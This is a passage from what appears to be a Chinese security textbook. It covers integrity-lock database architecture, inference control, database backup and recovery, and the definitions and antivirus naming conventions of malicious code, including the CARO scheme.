


图 4-9　分布式 TCB 子集类体系结构图

3．完整性锁结构

完整性锁结构（Integrity Lock）又称为 Spray Paint 体系，它是可信主体结构的一种变种。如图 4-10 所示，该结构中用户通过非可信前端处理部件来执行数据访问过程，同时 DBMS 也是非可信的。体系的安全可信依赖于居于非可信前端与非可信 DBMS 之间的可信操作系统和可信过滤层。它们作为系统的 TCB 实现系统所需的安全功能和多安全等级的保护。可信过滤器负责对数据提供多级保护，通过对每一个数据库数据对象附加安全戳来标记其所属安全域，并产生一个完整性校验和，然后将数据封装后反馈给相应用户，只有具有相应安全标记的用户才能访问这些数据，从而实现不同安全等级用户对不同等级数据的访问。

该体系结构的优点是不需对数据库管理系统进行任何改动，实现相对简单，同时通过完整性锁机制可以有效验证数据与安全标签的完整性。但其缺点在于安全性较差，整

体安全依赖于可信操作系统与可信过滤器，可信过滤器也只能检查验证数据安全，不能阻断数据篡改行为。




图 4-10 完整性锁体系结构图

4.3.6 数据库的推理控制问题

在数据库中，由于数据之间存在着各种内在关联关系，因此数据库用户可能根据被允许访问的信息，利用数据之间的内在逻辑联系，推导出某些该用户无法访问到的数据库信息。这类问题称为数据库中的推理分析问题。

数据库安全中的推理分析问题，其本质是用户根据合法的低安全等级的数据和模式的约束推导出高安全等级的数据，造成未经授权的信息泄漏。这种推理的路径称为推理通道（Inference Channel）。近年来随着外包数据库模式及数据挖掘技术的发展，对数据库推理控制的需求越来越高，并发展出隐私保护这类应用问题。

推理通道通常分为三大类：

1．演绎推理通道（Deductive Channel）。

在这类推理通道中，高级数据可以完全从低级数据中形式化的推理得出。

2. 不明推理通道（Abductive Channel）。

这类推理通道中，如果确定一些低级别上的推理依据公理，由低级数据就可以推理出高级数据，完成演绎推理及其证明这类推理通道相比于演绎推理通道，需要一些推理假设，因此其完备性相对较弱。

3. 概率推理通道（Probabilistic Channel）。

在这类推理通道中，由低等级数据可以降低高等级数据的不确定性，但不能完全确定出高等级数据的内容。

对于数据库系统而言，产生推理通道的原因包括：

1. 函数依赖与多值依赖

关系数据模型中，各属性之间存在着函数依赖与多指依赖关系。利用不同级别数据之间的“函数依赖”和“多值依赖”进行推理分析，就可形成推理通道。解决这类推理通道的方法是提升某些数据的安全等级，确保属性的安全等级和与它相关的函数依赖和多值依赖一致性。

2. 取值约束

利用取值约束特性，当所涉及的数据库利用查询结果之间的逻辑联系进行综合分析，就能推断出高级数据信息，形成推理通道。解决这类通道的方法是尽量减少数据之间的取值约束，在相应安全等级上定义类似的约束，并将约束进行分解。

3. 实体完整性约束

实体完整性约束主要由于主码造成。由于数据库中要求每个元组中具有一个非空且唯一的主码。因此，当记录中高等级用户已经建立了一个元组，若低等级用户要插入一个与主码相同的元组，就会造成插入失败的错误，这样就形成了一种推理通道。这种推理通道可以通过允许不同安全等级的元组同时存在，即多实例化来解决。

4. 分级约束

一个分级约束是一个描述对数据进行分级的规则。如果这些分级标准被非授权用户获知，那么用户有可能从这些约束自身推导出敏感数据。解决此类推理通道的方法是确保分级约束规则不被泄露，一旦约束规则被泄露，保证安全的方法就是拒绝处理任何与敏感数据相关的查询请求。

5. 组合查询推理

利用查询结果之间的逻辑联系进行推理。用户一般先向数据库发出多个查询请求，这些查询大多包含一些聚集类型的函数(如合计、平均值等)，然后利用返回的查询结果，在综合分析的基础上，推断出高级数据信息。消除这类通道的方法是，修改用户查询使之仅涉及用户被许可的授权数据，或反馈具有标识的查询结果，这一结果数据的安全等级应该是所有数据安全最小上界的查询结果。

6. 统计数据库推理

统计数据库是一种特殊类型的数据库，它和一般数据库相比，其特殊之处在于，从

库中取得的信息是关于实体子集的统计信息。统计数据库与普通数据库一样，是各属性的集合，其中包含许多敏感信息。就统计数据库本身而言，保密的实质就是只能让用户得到统计信息，而不能得到数据库中单个记录的信息。表面上看，用户没有对单个记录的访问权，仅能对各记录的汇总统计信息进行访问，各记录的保密性因此就会得到保障，但事实并非如此。用户可能通过合法的统计信息推导出敏感数据。

解决这类通道的主要方法是采取限制和干扰的方法。限制就是通过抑制非敏感数据控制推理。干扰就是向统计数据库中添加随机噪声。

目前，推理通道问题的解决方案仍处于理论探索阶段，没有一种通用的解决方法。这主要是由于推理通道问题本身的多样性与不确定性所决定的。目前常用的推理控制方法可以分为两类：第一类是在数据库设计时找出推理通道，主要包括利用语义数据模型的方法和形式化的方法。这类方法都是分析数据库的模式，然后修改数据库设计或者提高一些数据项的安全级别来消除推理通道。第二类方法是在数据库运行时找出推理通道，主要包括多实例方法和查询修改方法。

4.3.7 数据库的备份与恢复

对于一个安全数据库系统而言，需要保证数据库系统中的数据不受各种自然或者物理问题而破坏，如地震、水灾、火灾、盗窃、电力问题或设备故障等。为了实现这一目标，通常采取的方法是对数据库进行及时有效的数据备份。一旦系统发生故障后，利用已有的数据备份，把数据库恢复到原来的状态，并保持数据的完整性和一致性。数据库系统所采用的备份与恢复技术，对系统的安全性与可靠性起着重要作用，也对系统的运行效率有着重大影响。

4.3.7.1 数据库备份

常用的数据库备份分为物理备份和逻辑备份，其中物理备份又可分为：冷备份和热备份。

1. 冷备份

冷备份通常是通过定期的对系统数据库进行备份，并将备份数据存储在磁带、磁盘等介质上。备份的数据平时处于一种非激活的状态，直到故障发生导致生产数据库系统不可用时才激活。冷备数据的时效性取决于最近一次的数据库备份。数据库冷备的周期一般较长。一般而言，冷备份是在数据库关闭情况下进行的备份，故称为脱机备份。这种方法在保持数据完整性方面显然最有保障。

但是，在实施冷备份的全过程中，数据库必须要作备份而不能作其他工作。也就是说，在冷备份过程中，数据库必须是关闭状态。对于全天候运行的数据库服务器来说，较长时间地关闭数据库进行备份是不现实的。冷备份一般是单独使用时，只能提供到“某一时间点上”的恢复。若磁盘空间有限，只能拷贝到磁带等其他外部存储设备上，速度会很慢。并且冷备份不能按照数据表或者用户实施恢复。

2．热备份

热备份是指当数据库正在运行时进行的备份，又称联机备份。热备份的实现通常需要一个备用的数据库系统。它与冷备份相似，只不过当数据库发生故障时，可以通过备用数据库的数据进行业务恢复。因此，热备份的恢复时间比冷备份大大缩短。由于备份是存在一定延时的，在延时期间的数据修改无法立即写入备份过程，因此许多热备份为了在不断更新的过程中保持备份数据的完整性，都采取了数据库日志的方法。在备份进行时，日志文件将需要进行数据更新的指令以堆栈形式写入文件，并不进行真正的物理更新。当数据库备份结束时，系统再按照被日志文件存储的指令对数据库进行真正的物理更新。可见，被备份的数据保持了最近一次备份开始时刻前的数据一致性状态。

热备份能够在表空间或数据库文件级上实现备份，备份的时间短。在备份过程中数据库仍可使用，可对几乎所有数据库实体做恢复。 恢复是快速的，在大多数情况下可在数据库仍工作时恢复。但是，热备份存在一些不足。如果系统在进行热备份时一旦出错，则日志文件中记录的所有事务都会被丢失，即造成数据的丢失，后果非常严重。在进行热备份的过程中，如果日志文件占用系统资源过大，如将系统存储空间占用完，会造成系统不能接受业务请求的局面，对系统运行产生影响。并且，若热备份不成功，所得结果不可用于时间点恢复。

3．逻辑备份

逻辑备份是物理备份的一种补充，它使用软件技术，利用导出工具执行 SQL 语句方式，从数据库中读取数据，将其导出到一个数据文件中。该文件的格式一般与原数据库的文件格式不同，而是原数据库中数据内容的一个映像。因此，逻辑备份文件只能用来对数据库进行逻辑恢复，即数据导入，而不能按数据库原来的存储特征进行物理恢复。逻辑备份一般用于增量备份，即备份那些在上次备份以后改变了的数据。和物理备份相比，通过逻辑备份导出的数据库和数据文件完全脱离了关系，并且可以被导入到其他的数据库，甚至运行于其他操作平台的数据库中，因此具有更大的灵活性。

4.3.7.2　数据库恢复

数据库系统中的恢复主要是指恢复数据库本身，即在故障引起数据库瘫痪以及状态不一致之后，将数据库恢复到某个正确状态或一致状态。数据库恢复的基本原理是利用“冗余”进行数据库恢复，其核心问题是恢复策略。数据库恢复技术一般有四种策略：基于数据转储的恢复、基于日志的恢复、基于检测点的恢复和基于镜像数据库的恢复。

1．基于数据转储的恢复

基于备份的恢复是指数据库管理员定期地将整个数据库复制到磁带或另一个磁盘上保存起来的过程，这些数据文本称为后备副本或后援副本。当数据库失效时，可取最近一次的数据库备份来恢复数据库，即把备份的数据拷贝到原数据库所在的位置上。通过这种方法，数据库可以恢复到最近一次备份的状态，实现起来也很简单，不增加数据库正常运行时的开销。但是，这种恢复会造成不能恢复到数据库的最近的一致状态，即

从最近备份到故障发生期间的所有数据库更新将会丢失。

2．基于日志的恢复

基于日志的恢复是指，运行时将对数据库每一次更新操作，都应优先记录到日志文件中。当系统出现故障，导致事务中断，反向扫描文件日志，查找该事务的更新操作，然后对该事务的更新操作执行逆操作。即将日志记录中“更新前的值”写入数据库。如此反复处理下去，直至读到此事务的开始标记，事务故障恢复就完成了。这样就能把数据库恢复到上一次备份时的状态，然后系统自动正向扫描日志文件，将故障发生前所有提交的事务放到重做队列，将未提交的事务放到撤销队列去执行。这样就可把数据库恢复到故障前某一时刻的数据一致性状态。

3．基于检测点的恢复

利用日志技术进行数据库恢复时，恢复子系统必须搜索日志，从而确定哪些事务需要重做，哪些事务需要撤销。但是这样做存在两个问题：即搜索整个日志将耗费大量的时间，同时很多需要重做处理的事务实际上已经将它们的更新操作结果写到数据库中了，然而恢复子系统又重新执行了这些操作，浪费了大量时间。为了解决这些问题，具有检查点的恢复技术应运而生。这种技术在日志文件中增加一类新的记录——检查点记录，增加一个重新开始文件，并使恢复子系统在登录日志文件期间动态地维护日志。 检查点记录的内容包括：建立检查点时刻所有正在执行的事务清单和这些事务最近一个日志记录的地址。重新开始文件用来记录各个检查点记录在日志文件中的地址。

恢复子系统可以定期或不定期地建立检查点保存数据库状态。检查点可以按照预定的一个时间间隔建立，如每隔一小时建立一个检查点；也可以按照某种规则建立检查点，如日志文件写多条记录建立一个检查点，通过使用检查点方法可以大大提高改善恢复效率。

4．基于镜像数据库的恢复

介质故障是对系统影响最为严重的一种故障。系统出现介质故障后，用户应用全部中断，恢复起来也比较费时。而且 DBA 必须周期性地转储数据库，加重了 DBA 的负担。如果不及时而正确地转储数据库，一旦发生介质故障，会造成较大的损失。随着磁盘容量越来越大，价格越来越便宜，为避免介质故障影响数据库的可用性，许多数据库管理系统提供了数据库镜像功能用于数据库恢复。

数据库镜像就是在另一个磁盘上作数据库的实时副本。当主数据库更新时，DBMS 自动把更新后的数据复制到镜像数据，即 DBMS 始终自动保持镜像数据和主数据保持一致性。一旦当主库出现故障时，可由镜像磁盘继续提供使用，同时 DBMS 自动利用镜像磁盘数据进行数据库的恢复。镜像策略可以使数据库的可靠性大为提高。但由于数据镜像是通过复制数据实现的，频繁的复制会降低系统运行效率，因此一般在对效率要求满足的情况下可以使用。为兼顾可靠性和可用性，可有选择性地对关键数据作镜像。

4.4　恶意代码

目前 Internet 正面临严峻安全挑战，网络安全事件层出不穷。自 2000 年以来，RedCode、Nimda、Slammer、Blaster、Sasser、Zotob、Saodengbo、Conficker、Stuxnet 等重大网络蠕虫对整个互联网产生了严重灾害；与此同时，网络病毒数量急剧增加，其通过各种方式疯狂传播自身，木马程序变种不断，对广大网络用户个人隐私造成严重威胁，DDoS 攻击愈演愈烈，特别是各类僵尸网络的出现，对整个网络和互联网用户造成了严重的安全威胁；而各种间谍和广告软件更是无孔不入。病毒、蠕虫、木马、后门、Rootkit、间谍软件和广告软件等等，无一不给用户带来极大的安全隐患。而随着移动智能终端的广泛普及，近年来恶意代码在移动平台得到了迅猛发展，其正给用户带来巨大危害。

在复杂的网络环境中，多样化的传播途径使得恶意代码安全事件的发生频率急剧增高，覆盖面广，造成的损失也更来越大。恶意代码已经成为当今互联网最为严重的安全威胁之一。

恶意代码的产生是计算机技术和以计算机为核心的社会信息化进程发展到一定阶段的必然产物。其产生的典型原因有：

① 经济利益驱使（这也是目前制作恶意代码的最主要的动机）；

② 政治和军事等特殊目的；

③ 计算机爱好者出于好奇或兴趣，或恶作剧；

④ 技术交流或炫耀等。

4.4.1　恶意代码定义与分类

恶意代码（Malicious Code，有时也称作 Malware，即恶意软件），是指为达到恶意目的而专门设计的程序或代码，是指一切旨在破坏计算机或者网络系统可靠性、可用性、安全性和数据完整性或者消耗系统资源的恶意程序。

恶意代码可能通过软件漏洞、电子邮件、存储媒介或者其他方式植入到目标计算机，并随着目标计算机的启动而自动运行。目前发现的恶意代码主要的存在形态有：恶意数据文档、恶意网页、内存代码、可执行程序和动态链接库等。

恶意代码具有如下共同特征：

- 具有恶意的目的
- 自身是计算机程序或代码
- 通过执行发生作用

反病毒公司和安全研究人员按照已经存在的常规术语来描述恶意代码，这些术语包括计算机病毒、蠕虫、木马、后门、Rootkit、流氓软件、间谍软件、广告软件、僵尸（bot）、

Exploit 等等。在各类恶意代码的具体定义上，部分定义已经约定俗成，并在实践中得到普遍认同，但随着网络及其应用技术的快速发展，恶意代码传播与攻击技术也在不断推进，部分恶意代码的定义也在逐渐发生变化，并出现了新的观点，本节主要从上述的几个类别对恶意代码进行介绍。

4.4.2 恶意代码的命名规则

反病毒公司为了方便管理，他们会按照恶意代码的特性，将恶意代码进行分类命名。虽然每个反病毒公司的命名规则都不太一样，但大体都是采用一个统一的命名方法来命名的。

注意：目前绝大多数反病毒公司将所有的恶意代码都纳入在广义的计算机病毒范畴内，即恶意代码＝广义的计算机病毒。

恶意代码的一般命名格式为：<恶意代码前缀>.<恶意代码名称>.<恶意代码后缀>

恶意代码前缀是指一个恶意代码的种类，比如常见的木马程序的前缀 Trojan，网络蠕虫的前缀是 Worm，后门的前缀为 BackDoor 等等，对于感染型病毒程序而言，前缀有时候也表示了该病毒发作的操作平台，如 Macro，PE，Win32，Win95，VBS，…，恶意代码的前缀有时候也可能包含多个。

在早期，如果没有前缀，一般表示 DOS 操作系统下的病毒。

恶意代码名称是指一个恶意代码的家族特征，如著名的 CIH 病毒的家族名都是统一的“CIH”，震荡波蠕虫的家族名是“Sasser”，冲击波蠕虫的家族名是“MSBlaster”。

恶意代码后缀的数量可以有 1 到多个，如果只有 1 个，通常是指一个恶意代码的变种特征，是用来区别具体某个家族恶意代码的某个变种的。一般都采用英文中的 26 个字母来表示，如 Worm.Sasser.b 就是指震荡波蠕虫的变种 B，因此一般称为 “震荡波 B 变种”或者“震荡波变种 B”。如果该恶意代码变种非常多（也表明该病毒生命力顽强），可以采用数字与字母混合表示变种标识。恶意代码后缀也可以用来表明恶意代码的其他更明确的特征，如@m 表示其可以通过邮件传播，@mm 表示其具有邮件群发（mass-mailer）功能。

4.4.2.1 常用恶意代码前缀解释

下面给出了一些常见的恶意代码前缀的解释（针对用得最多的 Windows 操作系统）：

1．系统病毒

系统病毒的前缀为：Win32、PE、Win95、W32、W95 等。这些病毒的一般共有的特性是可以感染 Windows 操作系统的 *.exe 和 *.dll 文件，并通过这些文件进行传播。如 CIH（Win32.cih）、FUNLOVE（Win32.Funlove）。

2．网络蠕虫

网络蠕虫的前缀是：Worm。这种恶意程序的共有特性是通过网络或者系统漏洞进行传播，很大部分的网络蠕虫都有向外发送带毒邮件、阻塞网络的特性。如 Worm.Sasser.f，

Worm.Blaster.g。

3. 特洛伊木马

木马病毒其前缀是：Trojan。木马病毒的共有特性是通过网络、系统漏洞或者诱惑用户自身执行等方式进入用户的系统并隐藏，然后向外界泄露用户的信息。如 Trojan.QQ3344， Trojan.Huigezi.a 等。

4. 脚本病毒

脚本病毒的前缀是：Script。脚本病毒的共有特性是使用脚本语言编写，通过网页进行的传播的病毒，如红色代码（Script.Redlof）。脚本病毒还会有如下前缀：VBS、JS（表明是何种脚本编写的），如欢乐时光（VBS.Happytime）、十四日（Js.Fortnight.c.s）等。

5. 宏病毒

其实宏病毒是也是脚本病毒的一种，由于它的特殊性，因此在这里单独算成一类。宏病毒的前缀是：Macro，其可能还有第二前缀是：Word、Word97、Excel、Excel97 等其中之一，以进一步表明其可以感染的 office 版本。该类病毒的共有特性是能感染 OFFICE 系列文档，然后通过 OFFICE 通用模板进行传播，如：著名的美丽莎（Macro.Melissa）。

6. 后门程序

后门程序的前缀是：Backdoor。该类程序的公有特性是通过网络传播，给系统开后门，给用户电脑带来安全隐患。如 Backdoor.Agobot.frt， Backdoor.HackDef.ays。

7. 病毒种植程序病毒

这类病毒的公有特性是运行时会从体内释放出一个或几个新的病毒到系统目录下，由释放出来的新病毒产生破坏。如：冰河播种者（Dropper.BingHe2.2C）、MSN 射手（Dropper.Worm.Smibag）等。

8. 破坏性程序病毒

破坏性程序病毒的前缀是：Harm。这类病毒的公有特性是本身具有好看的图标来诱惑用户点击，当用户点击这类病毒时，病毒便会直接对用户计算机产生破坏。如：格式化 C 盘（Harm.formatC.f)、杀手命令（Harm.Command.Killer）等。

9. 玩笑病毒

玩笑病毒的前缀是：Joke。也称恶作剧病毒。这类病毒的公有特性是本身具有好看的图标来诱惑用户点击，当用户点击这类病毒时，病毒会做出各种破坏操作来吓唬用户，其实病毒并没有对用户电脑进行任何破坏。如：女鬼（Joke.Girlghost）病毒。

10. 捆绑机病毒

捆绑机病毒的前缀是：Binder。这类病毒的公有特性是病毒作者会使用特定的捆绑程序将病毒与一些应用程序如 QQ、IE 捆绑起来，表面上看是一个正常的文件，当用户运行这些捆绑病毒时，会表面上运行这些应用程序，然后隐藏运行捆绑在一起的病毒，从而给用户造成危害。如：捆绑 QQ（Binder.QQPass.QQBin)、系统杀手（Binder.killsys）等。

以上为比较常见的病毒前缀，有时候还会看到一些其他的病毒后缀，譬如：

DoS：会针对某台主机或者服务器进行 DoS 攻击；

Exploit：会自动通过溢出对方或者自己的系统漏洞来传播自身，或者他本身就是一个用于 Hacking 的溢出工具；

HackTool：黑客工具，可以用于去对其他电脑进行黑客攻击。

4.4.2.2 CARO 的命名规则

1991 年，CARO（计算机反病毒研究组织，Computer Anti-virus Researchers Organization）的创始人员就制定了一套应用于反病毒（AV）产品的计算机病毒的命名规则。如今，相对于现在的应用来说，CARO 的命名规则已经显得稍微有点过时了，但是它仍然是大多数反病毒公司曾采用过的通用标准。注释最初的命名规则是由 Alan Solomon 博士、Fridrik Skulason 和 Vesselin Bontchev 博士制定的。

以下是恶意代码命名的最复杂的形式：

```
<malware_type>: //<platform>/<family_name>.<group_name>.<infective_
length>.<sub_variant><devolution><modifiers>
```

实际上，也只有非常少数的恶意代码需要以上所有的名称组成部分。事实上，除了 family name 以外，所有的其他部分都是可选的。

以上每个组成部分介绍如下：

1．恶意代码类型（malware_type）

恶意代码类型确定该恶意软件是病毒、特洛伊木马、蠕虫、Rootkit、投放器、潜伏病毒（intended）、工具包（kit），或者垃圾（garbage）等。

2．平台（platform）

平台（platform）前缀表明了此恶意代码运行的目标系统平台或环境，如 Win32，Linux 操作系统，或 MS Office 环境等。

3．家族名（family_name）

家族名是恶意代码名称的关键组成部分，其是恶意软件名称的关键标识。

4．组名（group_name）

组名（group name）代表一个大的计算机病毒家族（family）的细分，这些病毒之间非常相似。组名（group name）主要是用来对病毒家族进行分组。

5．感染程度（infective_length）

感染长度（infective length）是用来区分同一族（family）或者组（group）中的不同寄生病毒的，用病毒的典型感染长度的字节数来表示。

6．变种名（variant）

变种表示同一病毒家族中的具有相同感染长度的、仅有较小改变的病毒。

7. 退化标识（devolution）

退化（devolution）标识符通常在宏病毒中同变种名一起使用。一些宏病毒通常有这样的功能（大部分与编写程序时的错误有关），就是能在它们的正常复制周期中为它们最初的宏集合创建一个子集。这样，虽然宏的子集无法重新生成最初的、完整的宏集合，但是仍然可以从这一部分集合中递归地进行复制。

8. 修饰符（modifiers）

修饰符（modifier）的最初目的是为了标识计算机病毒的多态引擎（polymorphic engine）。不过，实际上大部分反病毒软件开发人员从不使用此修饰符。如今，修饰符包括以下可选的组成部分：

locale_specifier

这一说明符主要在宏病毒中使用，这些宏病毒依赖于某种特殊语言版本的运行环境，例如 Word。举个例子，virus：//WM/Concept.B:Fr 是一个仅仅对法语版本的 Microsoft Word 起作用的病毒。

packer

加壳器（packer）这一修饰符在实际应用中是很少使用的。它表明计算机恶意代码是通过使用类似 UPX 这样的“实时”（on-the-fly）压缩工具进行加壳处理过的。

@m 或@mm

这些符号表明是邮件（self-mailer）或者邮件群发（mass-mailer）病毒。这是由 Bontchev 提出的，或许已经成为最为广泛接受的修饰符。这一修饰符强调了这是一种很有可能威胁到普通用户的计算机病毒，因为这种病毒是通过使用电子邮件进行自动传播的。

vendor-specific_comment

vendor-specific 修饰符是后来增加的，允许开发商为恶意代码名称添加这种修饰符的后缀。例如，开发商有可能希望在名称中使用!mp 来表明这是一种复合（multipartite）病毒。

4.4.3 计算机病毒

4.4.3.1 计算机病毒的定义

广义上的计算机病毒泛指所有恶意代码，此处的计算机病毒是狭义上的，其是指恶意代码下的一个重要分支，是最常见的恶意代码类型之一。

1984 年，计算机病毒的定义由美国计算机病毒研究专家 Fred Cohen 博士在“Computer Viruses：Theory and Experiments”一文中提出：计算机病毒是一种寄生在其他程序之上，能够自我繁殖，并对寄生体产生破坏的一段可执行代码或程序。计算机病毒的独特感染传播能力使得它可以很快地蔓延，并且常常难以根除。它们能将自身附在各种类型的文件上，当文件被复制或从一个用户传送到另一个用户时，它们就随同文件一同被传播。

